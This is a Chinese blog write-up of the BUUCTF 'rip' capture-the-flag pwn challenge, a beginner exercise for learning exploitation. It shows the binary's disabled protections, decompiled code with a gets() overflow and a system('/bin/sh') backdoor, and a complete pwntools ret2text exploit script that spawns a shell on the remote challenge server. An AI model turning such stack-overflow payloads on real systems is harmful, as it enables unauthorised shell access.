buuctf rip

原创

z1r0. 于 2021-12-03 20:36:12 发布 300 收藏

分类专栏： buuctf 题目 文章标签： 安全 pwn

本文链接：https://blog.csdn.net/zzq487782568/article/details/121706425


rip

看一下保护

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX disabled
PIE:      No PIE (0x400000)
RWX:      Has RWX segments
```

什么都没开

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s[15]; // [rsp+1h] [rbp-Fh] BYREF
4
5    puts("please input");
6    gets(s, argv);
7    puts(s);
8    puts("ok,bye!!!");
9    return 0;
10 }
```



```
1 int fun()
2 {
3   return system("/bin/sh");
4 }
```

第6行有一个溢出，还有一个后门，直接ret2text。

> payload中需要加上一个ret，平衡一下栈。

```
from pwn import *

context(arch='amd64', os='linux', log_level='debug')

file_name = './z1r0'

debug = 1
if debug:
    r = remote('node4.buuoj.cn', 29880)
else:
    r = process(file_name)

elf = ELF(file_name)

def dbg():
    gdb.attach(r)

shell = 0x401186
ret = 0x0000000000401016

p1 = b'a' * (0xF + 8) + p64(ret) + p64(shell)
r.sendline(p1)



r.interactive()
```